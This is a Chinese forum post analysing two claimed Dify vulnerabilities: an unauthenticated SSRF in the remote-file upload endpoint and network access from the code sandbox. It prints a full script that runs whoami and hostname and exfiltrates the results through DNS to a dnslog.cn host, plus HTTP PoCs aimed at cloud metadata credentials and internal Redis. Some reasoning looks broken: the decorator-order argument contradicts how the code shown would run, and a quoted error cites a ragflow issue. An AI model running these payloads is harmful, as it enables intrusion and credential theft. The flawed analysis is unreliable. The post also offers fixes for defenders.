漏洞说明
Dify 是一款开源的大语言模型(LLM)应用开发平台,提供完整的工作流编排、知识库管理和 AI Agent 构建能力。
在 Dify 1.16.1 版本中,存在一个未授权 SSRF 漏洞。它与之前的 CVE-2025-29720、CVE-2025-56520 属于同一接口地址的问题,但公网上没有找到详细分析报告。比较奇怪的是版本已经更新到这么靠前,最新版本仍然存在同类问题,大概率属于“修了没修好”,后续版本在同一位置可能还会复发。
影响版本
Dify <= 1.16.1
代码结构
Dify 的代码结构这里不再逐文件拆解,可参考 Dify 代码结构分析。
漏洞分析
下面先分析未授权 SSRF。
1. 未授权 SSRF
漏洞成因
1.1 授权顺序与装饰器执行顺序问题
涉及文件:api/controllers/console/remote_files.py
@console_ns.route("/remote-files/upload")  # 5. 最后注册路由
class RemoteFileUpload(Resource):
    @console_ns.expect(console_ns.models[RemoteFileUploadPayload.__name__])  # 4. 输入模型
    @console_ns.response(201, "File uploaded successfully", console_ns.models[FileWithSignedUrl.__name__])  # 3. 响应模型
    @login_required  # 这里虽然挂了登录校验装饰器,但实际执行时机在请求处理之后,应该放在前面
    @with_current_user  # 1. 获取当前用户,最先执行
    def post(self, current_user: Account):
        # upload_remote_file_from_request 在认证检查前就开始处理了
        # 正常应该是先认证再处理,这里完全反了
        remote_file = upload_remote_file_from_request(current_user=current_user)
        return (
            remote_file.model_dump(mode="json"),
            201,
        )
console_ns.payload 在路由处理函数被调用前就已经被 Flask-RESTX 解析,而 RemoteFileUploadPayload.model_validate() 不会等待认证检查。
涉及文件:api/controllers/console/remote_files.py
def upload_remote_file_from_request(
    *,
    current_user: Account,
    resource_tenant_id: str | None = None,
) -> FileWithSignedUrl:
    # 请求中验证并获取远程文件
    payload = RemoteFileUploadPayload.model_validate(console_ns.payload)

    # Validate the JSON request, fetch its remote file, and persist it under the requested tenant.
    url = payload.url  # 用户可控的 url

    # Try to fetch remote file metadata/content first
    try:
        resp = remote_fetcher.make_request("HEAD", url=url)
        if resp.status_code != httpx.codes.OK:
            # 如果 HEAD 失败,会再次发 GET 请求
            resp = remote_fetcher.make_request("GET", url=url, timeout=3, follow_redirects=True)
            if resp.status_code != httpx.codes.OK:
                # Normalize into a user-friendly error message expected by tests
                raise RemoteFileUploadError(f"Failed to fetch file from {url}: {resp.text}")
    except httpx.RequestError as e:
        # 错误消息中包含了 url,帮助请求者确认请求已经发送,这里预示着后面会发生的事
        raise RemoteFileUploadError(f"Failed to fetch file from {url}: {str(e)}")
这里返回的错误信息会带上 URL,也间接确认了服务端是否已经发起了请求。
1.2 SSRF 防护
涉及文件:api/core/helper/ssrf_proxy.py
# 检查 Squid 代理的 SSRF 防护
if response.status_code in (401, 403):
    # Check if this is a Squid SSRF rejection
    server_header = response.headers.get("server", "").lower()
    via_header = response.headers.get("via", "").lower()

    # 这里只检查了 Squid,其他代理或者没有代理环境则没有保护
    # Squid typically identifies itself in Server or Via headers
    if "squid" in server_header or "squid" in via_header:
        response.close()
        raise ToolSSRFError(
            f"Access to '{url}' was blocked by SSRF protection "
            f"(e.g. SSRF_PROXY_ALLOW_PRIVATE_IPS=172.21.0.0/16 to "
            f"allow 172.21.0.0/16). The URL resolves to a private, "
            f"loopback, link-local, or otherwise non-public network "
            f"address. See https://github.com/infiniflow/ragflow/issues/38443."
        )
这段防护只识别 Squid 代理。目标如果没有部署 Squid 代理,或使用其他代理方案,SSRF 防护基本等于没有。
下面用一张截图直观展示这个调用链。

整体链路并不复杂:构造 payload 后,请求会进入 Flask 解释器。由于授权顺序与执行顺序存在错误交互,实际执行路径变成“解析请求体 → 获取当前用户 → 检查登录状态”。但 upload_remote_file_from_request() 此时已经被调用,SSRF 在认证检查完成前就被触发,服务器会先向指定地址发起请求。等到真正执行登录校验时,内部已经完成解析并发出请求。最终接口会返回 401 未授权错误,但错误信息里会同步带回我们需要的数据,所以需要结合 DNSLog 观察结果。
下面做实际验证。

POC 会附在文末。
2. 代码沙箱
相比 SSRF,代码沙箱的问题更直接一些,能实现命令执行与数据外带。
漏洞成因
2.1 沙箱中允许网络访问
def execute_code(cls, language: CodeLanguage, preload: str, code: str) -> str:
    """
    Execute code
    :param language: code language
    :param preload: the preload script
    :param code: code
    :return:
    """
    running_language = cls.code_language_to_running_language.get(language)
    if running_language is None:
        raise CodeExecutionError(f"Unsupported language {language}")

    url = code_execution_endpoint_url / "v1" / "sandbox" / "run"

    headers = {"X-Api-Key": dify_config.CODE_EXECUTION_API_KEY}
    # 构造沙箱执行请求
    data = {
        "language": running_language,
        "code": code,
        "preload": preload,
        "enable_network": True,   # 允许网络访问
    }
仅凭 enable_network: True 这一项配置,就可以借助 DNS 通道把 whoami 等命令结果带出来。
利用时需要创建工作流,添加代码节点并选择 Python 语言,把脚本放进编辑器执行即可。由于本机 Docker 处于卡死状态,这里没有完整演示执行过程。


将下面的 Python 脚本放入代码节点,即可进行 DNS 测试。
import socket
import subprocess
import json
import time
from datetime import datetime

def exfiltrate_via_dns(data, dnslog_domain):
    # 清理数据,移除特殊字符
    clean_data = data.replace('\\', '-').replace('/', '-').replace(' ', '-')
    clean_data = clean_data.replace('\n', '').replace('\r', '')

    # DNS 标签限制:最多 63 个字符
    if len(clean_data) > 50:
        clean_data = clean_data[:50]

    # 构造子域名
    subdomain = f"{clean_data}.{dnslog_domain}"

    try:
        ip = socket.gethostbyname(subdomain)
        return {
            "success": True,
            "subdomain": subdomain,
            "resolved_ip": ip,
            "data_sent": clean_data
        }
    except Exception as e:
        return {
            "success": False,
            "subdomain": subdomain,
            "error": str(e),
            "data_attempted": clean_data
        }

def main():
    """执行 whoami 并通过 DNS 外带结果"""

    dnslog_domain = "hv6wgj.dnslog.cn"
    timestamp = int(time.time())

    print("=" * 60)
    print("Dify Code Sandbox - whoami Data Exfiltration Test")
    print("=" * 60)
    print(f"DNSLog Target: {dnslog_domain}")
    print(f"Timestamp: {timestamp}")
    print(f"Test Time: {datetime.now().isoformat()}")
    print("=" * 60)
    print()

    results = {
        "test_name": "whoami Data Exfiltration via DNS",
        "timestamp": datetime.now().isoformat(),
        "unix_timestamp": timestamp,
        "dnslog_domain": dnslog_domain,
        "tests": []
    }

    # 1: 执行 whoami 命令
    print("[Test 1] Execute whoami command")
    try:
        whoami_result = subprocess.check_output("whoami", shell=True, text=True).strip()
        print(f"  [+] whoami result: {whoami_result}")

        test1 = {
            "id": 1,
            "name": "Execute whoami",
            "status": "SUCCESS",
            "command": "whoami",
            "output": whoami_result
        }
    except Exception as e:
        print(f"  [-] Failed to execute whoami: {e}")
        whoami_result = "UNKNOWN"
        test1 = {
            "id": 1,
            "name": "Execute whoami",
            "status": "FAILED",
            "command": "whoami",
            "error": str(e)
        }

    results["tests"].append(test1)

    # 2: 通过 DNS 外带 whoami 结果
    print("\n[Test 2] Exfiltrate whoami via DNS")

    # 方法 1: 直接外带用户名
    print("   Method 1: Direct username exfiltration")
    exfil1 = exfiltrate_via_dns(f"whoami-{whoami_result}", dnslog_domain)

    if exfil1["success"]:
        print("  [+] DNS query successful")
        print(f"      Subdomain: {exfil1['subdomain']}")
        print(f"      Resolved to: {exfil1['resolved_ip']}")
    else:
        print(f"  [-] DNS query failed: {exfil1['error']}")

    test2 = {
        "id": 2,
        "name": "Direct Username Exfiltration",
        "method": "DNS subdomain",
        "status": "SUCCESS" if exfil1["success"] else "FAILED",
        "result": exfil1
    }
    results["tests"].append(test2)

    # 3: 获取主机名并外带
    print("\n[Test 3] Exfiltrate hostname via DNS")
    try:
        hostname = subprocess.check_output("hostname", shell=True, text=True).strip()
        print(f"  [+] hostname result: {hostname}")

        exfil3 = exfiltrate_via_dns(f"host-{hostname}-{timestamp}", dnslog_domain)

        if exfil3["success"]:
            print("  [+] DNS query successful")
            print(f"      Subdomain: {exfil3['subdomain']}")

        test4 = {
            "id": 4,
            "name": "Hostname Exfiltration",
            "command": "hostname",
            "output": hostname,
            "status": "SUCCESS" if exfil3["success"] else "FAILED",
            "result": exfil3
        }
    except Exception as e:
        print(f"  [-] Failed: {e}")
        test4 = {
            "id": 4,
            "name": "Hostname Exfiltration",
            "status": "FAILED",
            "error": str(e)
        }

    results["tests"].append(test4)

    # 4: 外带用户和主机组合
    print("\n[Test 4] Exfiltrate combined info")
    try:
        combined = f"{whoami_result}-at-{hostname}"
        exfil4 = exfiltrate_via_dns(f"combo-{combined}-{timestamp}", dnslog_domain)

        if exfil4["success"]:
            print("  [+] Combined info sent via DNS")
            print(f"      Subdomain: {exfil4['subdomain']}")

        test5 = {
            "id": 5,
            "name": "Combined User+Host Exfiltration",
            "data": combined,
            "status": "SUCCESS" if exfil4["success"] else "FAILED",
            "result": exfil4
        }
    except Exception as e:
        print(f"  [-] Failed: {e}")
        test5 = {
            "id": 5,
            "name": "Combined User+Host Exfiltration",
            "status": "FAILED",
            "error": str(e)
        }

    results["tests"].append(test5)

    # 结果
    print("\n" + "=" * 60)
    print("FINAL RESULTS")
    print("=" * 60)
    print(json.dumps(results, indent=2))
    print("=" * 60)

# 执行测试
result = main()

两个问题本身实现起来并不复杂,但危害不小,测试时务必谨慎,仅在授权范围内进行。
POC
# POC1
POST /console/api/remote-files/upload HTTP/1.1
Host: xxxxxxxxx
Content-Type: application/json
Content-Length: 45

{"url":"http://httpbin.org/ip"}

# POC2
POST /console/api/remote-files/upload HTTP/1.1
Host: xxxxxxxxx
Content-Type: application/json
Content-Length: 85

{"url":"http://169.254.169.254/latest/meta-data/iam/security-credentials/"}

# POC3
POST /console/api/remote-files/upload HTTP/1.1
Host: xxxxxxxxx
Content-Type: application/json
Content-Length: 40

{"url":"http://localhost:6379/"}

# POC4
POST /console/api/remote-files/upload HTTP/1.1
Host: xxxxxxxxx
Content-Type: application/json
Content-Length: 52

{"url":"http://ssrf-test.a0m399.dnslog.cn/"}
修复方案
1. 认证问题
文件地址:controllers/console/remote_files.py
@console_ns.route("/remote-files/upload")
class RemoteFileUpload(Resource):
    # 添加 @login_required 装饰器
    @setup_required
    @login_required                        # 强制认证
    @account_initialization_required       # 验证账户状态
    @cloud_edition_billing_resource_check("remote-file-upload")
    @console_ns.expect(console_ns.models[RemoteFileUploadPayload.__name__])
    @console_ns.response(201, "File uploaded successfully", ...)
    @with_current_user
    def post(self, current_user: Account):
        # 验证用户对象
        if not current_user or not isinstance(current_user, Account):
            raise Unauthorized("Authentication required")

        remote_file = upload_remote_file_from_request(current_user=current_user)
        return (remote_file.model_dump(mode="json"), 201)
2. URL 安全验证
import ipaddress
import re
from urllib.parse import urlparse

BLOCKED_HOSTS = {
    'localhost', '127.0.0.1', '0.0.0.0', '::1',
    '169.254.169.254',  # AWS/Azure
    'metadata.google.internal',  # GCP
    '100.100.100.200',  # 阿里云
}

def validate_url_security(url: str) -> tuple[bool, str]:
    try:
        parsed = urlparse(url)

        # 1. 协议检查
        if parsed.scheme not in ('http', 'https'):
            return False, f"Protocol '{parsed.scheme}' not allowed"

        # 2. 主机名检查
        hostname = parsed.hostname
        if not hostname:
            return False, "Invalid hostname"

        # 3. 黑名单检查
        if hostname.lower() in BLOCKED_HOSTS:
            return False, f"Access to '{hostname}' is blocked"

        # 4. IP 地址检查
        try:
            ip_obj = ipaddress.ip_address(hostname)
            if ip_obj.is_private or ip_obj.is_loopback or ip_obj.is_link_local:
                return False, f"Private/internal IP not allowed: {hostname}"
        except ValueError:
            pass

        # 5. 端口检查
        if parsed.port and parsed.port not in (80, 443):
            return False, f"Non-standard port {parsed.port} not allowed"

        return True, ""
    except Exception as e:
        return False, f"URL validation error: {str(e)}"

# 在 upload_remote_file_from_request 中使用
def upload_remote_file_from_request(...):
    payload = RemoteFileUploadPayload.model_validate(console_ns.payload)
    url = str(payload.url)

    # URL 安全验证
    is_safe, error_msg = validate_url_security(url)
    if not is_safe:
        raise ValueError(f"URL validation failed: {error_msg}")
3. 代码沙箱网络访问
文件地址:api/core/helper/code_executor/code_executor.py
# 修改前
data = {
    "enable_network": True,
}

# 修改后
data = {
    "enable_network": False,  # ← 默认禁用网络访问
}

# 或者:通过配置控制
enable_network = os.getenv('CODE_EXECUTOR_ENABLE_NETWORK', 'false').lower() == 'true'
data = {
    "enable_network": enable_network,
}
本文仅用于网络安全技术讨论,切勿用于违法途径;所有渗透测试均需获得授权,违法后果自行承担。相关漏洞分析与修复讨论,可前往 云栈社区 交流。
 发表于 昨天 22:47
|
查看: 12|
回复: 0
发表于 昨天 22:47
|
查看: 12|
回复: 0 /1
/1 


